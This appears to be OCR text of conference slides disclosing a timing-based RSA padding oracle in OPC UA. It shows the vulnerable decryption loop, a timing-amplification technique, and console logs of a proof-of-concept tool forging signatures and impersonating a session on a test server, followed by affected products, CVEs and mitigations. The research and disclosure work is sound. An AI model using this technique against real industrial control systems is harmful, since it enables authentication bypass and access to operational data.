
```
Frame 2617: 231 bytes on wire (1848 bits), 231 bytes captured (1848 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: DESKTOP-1J2GTQI (192.168.12.128), Dst: 192.168.12.1 (192.168.12.1)
Transmission Control Protocol, Src Port: 53530, Dst Port: 39766, Seq: 29, Ack: 1476, Len: 175
OpcUa Binary Protocol
  Message Type: ERR
  Chunk Type: F
  Message Size: 175
  Error: 0x80010000 [BadUnexpectedError]
  Reason: Bad_UnexpectedError (code=0x80010000, description="com.prosysopc.ua.stack.b.h: Bad_InternalError (code=0x80020000, description="2147614720, block incorrect")")
```


- Different behaviour per implementation
- For some padding errors can be distinguished; for others they are identical to signature errors (which occur after decrypting an invalid message)

Timing-based padding oracle

Maybe valid padding has a different response time?







But aren’t timing attacks hard and impractical?
Sounds complicated…

Images by Yarom et al., Brumley et al., Andrey Grushnikov

A timing “side channel amplifier”

“ECB” RSA decryption in OPC UA:

```
// decrypt body.
byte[] input = new byte[inputBlockSize];
for (int ii = dataToDecrypt.Offset; ii < dataToDecrypt.Offset + dataToDecrypt.Count; ii += inputBlockSize)
{
    Array.Copy(dataToDecrypt.Array, ii, input, 0, input.Length);
    byte[] plainText = rsa.Decrypt(input, rsaPadding);
    ostrm.Write(plainText, 0, plainText.Length);
}
```



Idea: repeat same ciphertext block e.g. 100 times

Bad padding: do 1 decrypt; then fail
Good padding **do 100 decrypts**; then fail

ECB Penguin by Filippo Valsorda

Timing attacks made easy

```
[*] Test 95: good padding; time: 0.10920906066894531
[*] Test 96: bad padding; time: 0.004887104034423828
[*] Test 97: good padding; time: 0.10941171646118164
[*] Test 98: bad padding; time: 0.0047380924224853516
[*] Test 99: bad padding; time: 0.005006074905395508
[*] Test 100: bad padding; time: 0.004828214645385742
[*] ----------------
[*] Timing experiment results:
[+] Expansion parameter 10:
[+] Average time with correct padding: 0.018887882232666017
[+] Average time with incorrect padding: 0.005357732772827148
[+] Shortest time with correct padding: 0.016694307327270508
[+] Longest time with incorrect padding: 0.022701740264892578
[+] ----------------
[+] Expansion parameter 30:
[+] Average time with correct padding: 0.03950897693634033
[+] Average time with incorrect padding: 0.005196962356567383
[+] Shortest time with correct padding: 0.035872697830200195
[+] Longest time with incorrect padding: 0.011386394500732422
[+] ----------------
[+] Expansion parameter 50:
[+] Average time with correct padding: 0.06519682884216309
[+] Average time with incorrect padding: 0.005134844779968261
[+] Shortest time with correct padding: 0.05526590347290039
[+] Longest time with incorrect padding: 0.009844779968261719
[+] ----------------
[+] Expansion parameter 100:
[+] Average time with correct padding: 0.1187672519683838
[+] Average time with incorrect padding: 0.00522763729095459
[+] Shortest time with correct padding: 0.10398173332214355
[+] Longest time with incorrect padding: 0.013846635818481445
[+] ----------------
```

Highly sophisticated false positive elimination model:

```python
if duration > self._threshold:
  # Took longer than threshold. If this stays the case
  # after a few retries then padding is probably valid.
  for i in range(0, self._repeats):
    start = time.time()
    self._base._attempt_query(payload)
    duration = time.time() - start

    if duration < self._threshold:
      return False

  return True
```

Wait for it...

```
ttervoort:~/research/opc/tool$ python3 opcattack.py reflect opc.tcp://opc-testserver:4840 --bypass-opn -C 10 -T 0.02
[*] Attempting reflection attack against opc.tcp://opc-testserver:4840
[*] Server advertises 11 endpoints.
[*] No HTTPS endpoints. Trying to bypass secure channel on opc.tcp://opc-testserver:4840 via padding oracle.
[*] Trying sigforge attack to produce OPN signature.
[*] Checking 11 endpoints of opc.tcp://opc-testserver:4840 for RSA padding oracle.
[*] Endpoint "opc.tcp://opc-testserver:4840" qualifies for OPN oracle.
[*] Trying a bunch of known plaintexts to assess OPN oracle quality and reliability...
[*] Progress: [==========================================================================================]
[*] OPN padding oracle score: 0/100
[*] Base OPN not working. Testing timing-based variant (threshold: 0.02 seconds); this may take a minute.
[*] Progress: [==========================================================================================]
[*] Timing-based OPN padding oracle score: 100/100
[*] None of the endpoints qualify for Password oracle.
[*] None of the endpoints qualify for Password (alt) oracle.
[*] Continuing with Timing-based OPN padding oracle for endpoint opc.tcp://opc-testserver:4840.
[*] Padded hash of payload: 0001ffffff
```

Wait for it...

```
ttervoort:~/research/opc/tool$ python3 opcattack.py reflect opc.tcp://opc-testserver:4840 --bypass-opn -C 10 -T 0.02
[*] Attempting reflection attack against opc.tcp://opc-testserver:4840
[*] Server advertises 11 endpoints.
[*] No HTTPS endpoints. Trying to bypass secure channel on opc.tcp://opc-testserver:4840 via padding oracle.
[*] Trying sigforge attack to produce OPN signature.
[*] Checking 11 endpoints of opc.tcp://opc-testserver:4840 for RSA padding oracle.
[*] Endpoint "opc.tcp://opc-testserver:4840" qualifies for OPN oracle.
[*] Trying a bunch of known plaintexts to assess OPN oracle quality and reliability...
[*] Progress: [==========================================================================================]
[*] OPN padding oracle score: 0/100
[*] Base OPN not working. Testing timing-based variant (threshold: 0.02 seconds); this may take a minute.
[*] Progress: [==========================================================================================]
[*] Timing-based OPN padding oracle score: 100/100
[*] None of the endpoints qualify for Password oracle.
[*] None of the endpoints qualify for Password (alt) oracle.
[*] Continuing with Timing-based OPN padding oracle for endpoint opc.tcp://opc-testserver:4840.
[*] Padded hash of payload: 0001ffffff
```

Wait for it...


```
ttervoort:~/research/opc/tool$ python3 opcattack.py reflect opc.tcp://opc-testserver:4840 --bypass-opn -C 10 -T 0.02
[*] Attempting reflection attack against opc.tcp://opc-testserver:4840
[*] Server advertises 11 endpoints.
[*] No HTTPS endpoints. Trying to bypass secure channel on opc.tcp://opc-testserver:4840 via padding oracle.
[*] Trying sigforge attack to produce OPN signature.
[*] Checking 11 endpoints of opc.tcp://opc-testserver:4840 for RSA padding oracle.
[*] Endpoint "opc.tcp://opc-testserver:4840" qualifies for OPN oracle.
[*] Trying a bunch of known plaintexts to assess OPN oracle quality and reliability...
[*] Progress: [============================================================================================================]
[*] OPN padding oracle score: 0/100
[*] Base OPN not working. Testing timing-based variant (threshold: 0.02 seconds); this may take a minute.
[*] Progress: [============================================================================================================]
[*] Timing-based OPN padding oracle score: 100/100
[*] None of the endpoints qualify for Password oracle.
[*] None of the endpoints qualify for Password (alt) oracle.
[*] Continuing with Timing-based OPN padding oracle for endpoint opc.tcp://opc-testserver:4840.
[*] Padded hash of payload: 0001ffffff
```

Got the signature, and...

```
[*] None of the endpoints qualify for Password (alt) oracle.
[*] Continuing with Timing-based OPN padding oracle for endpoint opc.tcp://opc-testserver:4840.
[*] Padded hash of payload: 0001ffffff
```

There we go!

```
[/] Progress: iteration 2016; interval size: 2.00E+0; oracle queries: 3470896
[+] Success! Got the following plaintext: 0002198568a3410e380900010000000100000000100c10199e67ca6dce5db0100000000000000000ffffffff00000000000000cef500000800000099e67ca6dce
dfd055942c834999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999
999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999908f26357a49aecc8387478
[*] Removed padding. Now parsing OpenSecureChannelResponse to extract channel ID and secret nonce:
[*] + openSecureChannelResponse (OpenSecureChannelResponse):
[*] |+ typeId (NodeId):
[*]  |+ namespace: 0
[*]  |+ identifier: 449
[*] |+ responseHeader (ResponseHeader):
[*]  |+ timeStamp: 2025-06-25 14:22:58.633000
[*]  |+ requestHandle: 0
[*]  |+ serviceResult: 0
[*]  |+ serviceDiagnostics: NULL
[*]  |+ stringTable: []
[*]  |+ additionalHeader: NULL
[*] |+ serverProtocolVersion: 0
[*] |+ securityToken (ChannelSecurityToken):
[*]  |+ channelId: 62926
[*]  |+ tokenId: 8
[*]  |+ createdAt: 2025-06-25 14:22:58.633000
[*]  |+ revisedLifetime: 600000
[*] |+ serverNonce: 2e89a0353dac65db5a7dfd055942c834
[*] Trying reflection attack (if channel is still alive).
[*] Creating first session on login endpoint (opc.tcp://opc-testserver:4840)
[*] Got server nonce: b'e9fc274d68bae227244d76e6db48ef9d2e31311b6f3712c20039d434f8434bc7'
[*] Forwarding nonce to second session on impersonate endpoint (opc.tcp://opc-testserver:4840)
[*] Got signature over nonce: b'777fc6cbb269b7fbbd8407133a70a8570dd43e1ec8a706915a94ad3971306748fdf990f064b13f12f511e2e032c405374e58e59c5a76b42d048dca0fd55c9f521f429d67d9c
71732db2673ba0abe0ee18af4f99d0d612cc0e5d7adfcbe1e6cb49a91a59205f437cf6ef6a5547791326ca756e9adbf10d808a0b5b02d66dd70f66ce70c00689982a277ed063bd477b0aadf4f14913904e5aa6fa741
eca4f18b24531c37e74ff088279fb0a5b5d36877d00676beb5be3d843e6f792f9658064724b4808e8fe673d18c3628c0f6dac245907b58eda9613c3754'
[*] Using signature log in to opc.tcp://opc-testserver:4840.
[+] Attack succesfull! Authenticated session set up with opc.tcp://opc-testserver:4840.
[*] Trying to browse data via authenticated channel.
[*] Tree:
[+] + <root>
[+] |- FolderType (OBJECTTYPE)
[+] |+ Objects (OBJECT)
[+]  |- FolderType (OBJECTTYPE)
[+]  |+ Server (OBJECT)
[+]   |- ServerType (OBJECTTYPE)
[+]   |- Auditing: "False"
[+]   |- ServiceLevel: "255"
[+]   |+ NamespaceArray (Array):
[+]    |+ NamespaceArray: "http://opcfoundation.org/UA/"
[+]    |+ NamespaceArray: "urn:open62541.server.application"
[+]   |+ ServerArray (Array):
[+]    |+ ServerArray: "urn:open62541.server.application"
[+]   |+ ServerRedundancy (OBJECT)
[+]    |- ServerRedundancyType (OBJECTTYPE)
[+]    |- RedundancySupport: "0"
[+]   |+ VendorServerInfo (OBJECT)
```



Tested implementations

Software	Tested version	HTTPS attack	Error-based padding oracle	Timing-based padding oracle
dataFEED edgeConnector	2024.01	✗	✗	✗
Ignition	8.1.38	✗	✓	✓
KEPServerEX	6.15.154.0	✗	✗	✓*
open62541	1.4	✗	✗	✓
Prosys OPC UA Simulation Server	5.4.6-180	✓	✓	✓
UA-.NETStandard Reference Server	1.4.372-preview	✓	✓*	✓*
Unified Automation C++ Demo Server	1.8.2.624	✗	✗	✗

* Only in non-default configuration

Protocol flaw -> others likely affected
Got confirmation about CODESYS and various Siemens products

Follow-up

- Disclosed to OPC Foundation; who coordinated to vendors
- Very fast response! 😃

- CVE’s so far: CVE-2024-42512, CVE-2024-42513, CVE-2025-1468
- Fixes range from software updates to disabling features to configuration advisories
- Check your vendor documentation

- Non-certificate based user authentication is not affected
- Disabling HTTPS and Basic128Rsa15 is usually sufficient, but not always
- Testing and PoC exploitation tool: **https://github.com/SecuraBV/opcattack**

Takeaways

1. Crypto protocol design is hard, even if you use secure building blocks

2. More than a quarter century later, Bleichenbacher's attack is as relevant as ever.

3. We can probably expect more OPC UA crypto flaws to surface in the future.

So do you need to go back to use a VPN? Well..



Image by Sinh Tran